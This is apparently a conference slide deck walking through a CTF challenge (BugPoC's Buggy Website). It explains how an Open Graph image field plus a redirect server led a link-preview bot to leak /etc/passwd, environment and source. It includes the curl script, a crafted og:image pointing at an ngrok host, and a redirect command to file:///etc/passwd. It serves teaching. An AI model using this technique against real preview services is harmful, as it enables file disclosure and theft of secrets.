SVG + OG = LFI

Rafael "ChOkO" Trassi

```
choko@TDC-Transformation:~$  agenda
```

AGENDA

* whoami
* Open Graph protocol
* Buggy Website
* PoC

```
choko@TDC-Transformation:~$  agenda
```

AGENDA

* whoami
* Open Graph protocol
* Buggy Website
* PoC


whoami

whoami # life

- Son, brother, husband & Alice's father ❤️

whoami # work


- Security Engineer @ Nubank



- Undergraduate Teacher @ FIAP

whoami # hobby

- Chess (noob 🤣)
- Zerg user 
- BJJ @ Ryan Gracie (Pitta Jr.)



whoami # ctf

- Co-founder of RTFM

whoami # thanks!

- Filipi Pires, TDC and infosec community thank you very much fam! 💜


- My fellow hacker: gambler for solving this one with me and being 1337! 👊🏾😎

```
choko@TDC-Transformation:~$  agenda
```

AGENDA

* whoami
* Open Graph protocol
* Buggy Website
* PoC

OG - The Open Graph protocol



- https://ogp.me
- TL;DR → turns web pages into graphs using metadata.
- There are four required properties for every page:

1. og:title: object's title;
2. og:type: type of the object (image, video, website, etc);
3. og:image: an URL that represents the object; ☠️
4. og:url: URL that will be used as an ID in the graph.

OG - The Open Graph protocol

- The Rock (1996) from IMDB

- OG tags from the link above:

```html
<html prefix="og: https://ogp.me/ns#">
<head>
  <title>The Rock (1996)</title>
  <meta property="og:title" content="The Rock" />
  <meta property="og:type" content="video.movie" />
  <meta property="og:url" content="https://www.imdb.com/title/tt0117500/" />
  <meta property="og:image" content="https://ia.media-imdb.com/images/rock.jpg" />
  ...
  </head>
  ...
</html>
```

```
choko@TDC-Transformation:~$  agenda
```

AGENDA


* whoami
* Open Graph protocol
* Buggy Website
* PoC

Buggy Website

- https://social.buggywebsite.com
- BugPoC's LFI challenge
- LFI - Local File Inclusion

Buggy Website

- Type and share something;
- Share buttons appear dynamically
- More buttons if we type an URL? 👀
- Wait... is that an image? 🧐




Buggy Website

- Checking script.min.js out we can find the following functions:
  - scanForURL()
  - openShareLink(e)
  - popup(e)
  - processUrl(e) 🔥
  - populateWebsitePreview(e)
  - b64toBlobUrl(e,
  - auto_grow(e)


Buggy Website

```
}
function processUrl(e) {
    requestTime = Date.now(),
    url = "https://api.buggywebsite.com/website-preview";
    var t = new XMLHttpRequest;
    t.onreadystatechange = function() {
        4 == t.readyState && 200 == t.status ? (response = JSON.parse(t.responseText),
        populateWebsitePreview(response)) : 4 == t.readyState && 200 != t.status && (console.log(t.responseText),
        document.getElementById("website-preview").style.display = "none")
    }
    ,
    t.open("POST", url, !0),
    t.setRequestHeader("Content-Type", "application/json; charset=UTF-8"),
    t.setRequestHeader("Accept", "application/json"),
    data = {
        url: e,
        requestTime: requestTime
    },
    t.send(JSON.stringify(data))
}
```



Buggy Website

```
}
function processUrl(e) {
    requestTime = Date.now(),
    url = "https://api.buggywebsite.com/website-preview";
    var t = new XMLHttpRequest;
    t.onreadystatechange = function() {
        4 == t.readyState && 200 == t.status ? (response = JSON.parse(t.responseText),
        populateWebsitePreview(response)) : 4 == t.readyState && 200 != t.status && (console.log(t.responseText),
        document.getElementById("website-preview").style.display = "none")
    }
    ,
    t.open("POST", url, !0),
    t.setRequestHeader("Content-Type", "application/json; charset=UTF-8"),
    t.setRequestHeader("Accept", "application/json"),
    data = {
        url: e,
        requestTime: requestTime
    },
    t.send(JSON.stringify(data))
}
```




Buggy Website

- After playing around with the Buggy API we can assume that:
  - it fetches every URL we provide
  - it's looking for the Open Graph tags
  - is capable of rendering images (*maybe downloads them?*)
  - not every image is displayed tho!

- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🥵😰

Buggy Website



Buggy Website

- After playing around with the Buggy API we can assume that:
  - it fetches every URL we provide
  - it's looking for the Open Graph tags
  - somehow is capable of rendering images (*maybe downloads them?*)
  - not every image is displayed!

- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🥵😰

- 💡 we need an image that can be represented as a text! 💡

Buggy Website

- After playing around with the Buggy API we can assume that:
  - it fetches every URL we provide
  - it's looking for the Open Graph tags
  - somehow is capable of rendering images (*maybe downloads them?*)
  - not every image is displayed!

- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🥵😰

- 💡 we need an image that can be represented as a text! 💡

Buggy Website

- SVG is defined as a XML text file!
- Example from W3Schools:


```html
<!DOCTYPE html>
<html>
<head><style>
body {
  background-color: #E6EFFA;
}
</style></head>

<body bg=black>

<h1>SVG rlz!</h1>

<svg width="100" height="100">
   <circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="red" />
</svg>

</body>
</html>
```



```
choko@TDC-Transformation:~$  agenda
```

AGENDA

* whoami
* Open Graph protocol
* Buggy Website
* PoC

PoC

- The buggy.sh script will simply call the API with an URL of our choice

```
choko@TDC-Transformation:~$ cat LFI/buggy.sh
#!/bin/bash
curl 'https://api.buggywebsite.com/website-preview' \
  -H 'authority: api.buggywebsite.com' \
  -H 'accept: application/json' \
  -H 'user-agent: TDC UA' \
  -H 'content-type: application/json; charset=UTF-8' \
  --data-raw "{\"url\":\"$1\",\"requestTime\":1616445784758}" \
  --compressed -w '\n'
```

PoC

- The buggy.sh script will simply call the API with an URL of our choice
- The API will return the og:title, og:description and og:image contents if they exist on the provided URL:

```
choko@TDC-Transformation:LFI$ buggy https://thedevconf.com/ | jq
{
  "title": "",
  "description": "",
  "requestTime": 1616445784758,
  "domain": "thedevconf.com"
}
```

PoC

- The buggy.sh sc ... our choice
- The API will retu ... e contents if they exist on the prov

```
choko@TDC-Transfo ... devconf.com/ | jq
{
  "title": "",
  "description":
  "requestTime":
  "domain": "thed
}
```

PoC

- The buggy.sh script will simply call the API with an URL of our choice
- The API will return the og:title, og:description and og:image contents if they exist on the provided URL:

```
choko@TDC-Transformation:LFI$ buggy https://nubank.com.br | jq
{
  "title": "Nubank - Finalmente vocÃª no controle do seu dinheiro",
  "description": "VocÃª finalmente no controle do seu dinheiro. Controle total do car
  "requestTime": 1616445784758,
  "domain": "nubank.com.br",
  "image": {
    "content": "iVBORw0KGgoAAAANSUhEUgAAASwAAAEsCAIAAAD2HxkiAAAEtmlUWHRYTUw6Y29tLmFkb
pyZVN6TlRjemtjOWQiPz4KPHg6eG1wbWV0YSB4bWxuczp4PSJhZG9iZTpuczptZXRhLyIgeDp4bXB0az0iWE1
Lm9yZy8xOTk5LzAyLzIyLXJkZi1zeW50YXgtbnMjIj4KICA8cmRmOkRlc2NyaXB0aW9uIHJkZjphYm91dD0iI
```

PoC

- The buggy.sh s ... our choice
- The API will ret ... contents if they exist on the pro

```
choko@TDC-Transformati
{
  "title": "Nubank - F
  "description": "VocÃ
  "requestTime": 16164
  "domain": "nubank.co
  "image": {
    "content": "iVBORw
pyZVN6TlRjemtjOWQiPz4K
Lm9yZy8xOTk5LzAyLzIyLX
```

```
ro",
Controle total do car
EtmlUWHRYTUw6Y29tLmFkb
XRhLyIgeDp4bXB0az0iWE1
0aW9uIHJkZjphYm91dD0iI
```

PoC

- We'll serve the following index.html

```
choko@TDC-Transformation:LFI$ cat index.html
<html>
  <head>
    <meta property="og:type" content="website">
    <meta property="og:title" content="TDC - Innovation">
    <meta property="og:description" content="SVG + OG = LFI :)">
    <meta property="og:image" content="http://96c93e016634.ngrok.io/lfi.svg"/>
  </head>
</html>
```

PoC

- The attack works as follows:

- We'll run two python HTTP Servers.
  - The first one will only serve our index.html with a crafted og:image value.
  - Our og:image points to the second HTTP Server
  - The second server will be responsible for redirecting the API buggy bot where we want.

- We've exposed these servers using ngrok.

```
choko@Transformation:~/LFI$ clear;                                  74x15
    python redir.py --port 9091 --ip 127.0.0.1 'file:///etc/passwd'
```

0

```
choko@Transformation:~/LFI$ ngrok http 9091                         75x15
```

1

```
choko@Transformation:~/LFI$ python -m SimpleHTTPServer 9090         74x13
```

2

```
choko@TDC-Innovation:~/LFI$ ngrok http 9090                         75x13
```

3

```
choko@Transformation:~/LFI$ ls                                      150x13
a.gif  buggy.sh  index.html  lfi.svg  redir.py
choko@Transformation:~/LFI$ cat index.html
  1 <html>
  2   <head>
  3     <meta property="og:type" content="website">
  4     <meta property="og:title" content="TDC - Transformation">
  5     <meta property="og:description" content="SVG + OG = LFI :)">
  6     <meta property="og:image" content="http://RTFM/a.gif"/>
  7   </head>
  8 </html>
choko@Transformation:~/LFI$ cat buggy.sh
```

4

```
choko@Transformation [0.03 0.06 0.(0:SVG + OG = LFI :))                [2021-08-25 23:39]
```

PoC

- 0 → python HTTPServer on 9091/tcp redirecting to file:///etc/passwd
- 1 → ngrok to expose our redirect server on 9091/tcp
- 2 → python HTTPServer on 9090/tcp serving our custom index.html
- 3 → ngrok to expose our redirect server on 9090/tcp
- 4 → auxiliary pane to display the attack

PoC

- 1st run: simply serving the smallest gif we can

PoC

- 1st run: simply serving the smallest gif we can
- 2nd run: leaking /etc/passwd

PoC

- 1st run: simply serving the smallest gif we can
- 2nd run: leaking /etc/passwd
- 3rd run: leaking the environment

PoC

- 1st run: simply serving the smallest gif we can
- 2nd run: leaking /etc/passwd
  - https://asciinema.org/a/sqP3InS4oSNjPtLhapmeDFpTh (1st and 2nd PoC)
- 3rd run: leaking the environment
  - https://asciinema.org/a/CLrauuJIRMKQlDCfXdiCrMz7s
- 4th run: leaking the source
  - https://asciinema.org/a/UrbdrDDoBIcDRVliYijBJ8NYT

Q & A \o/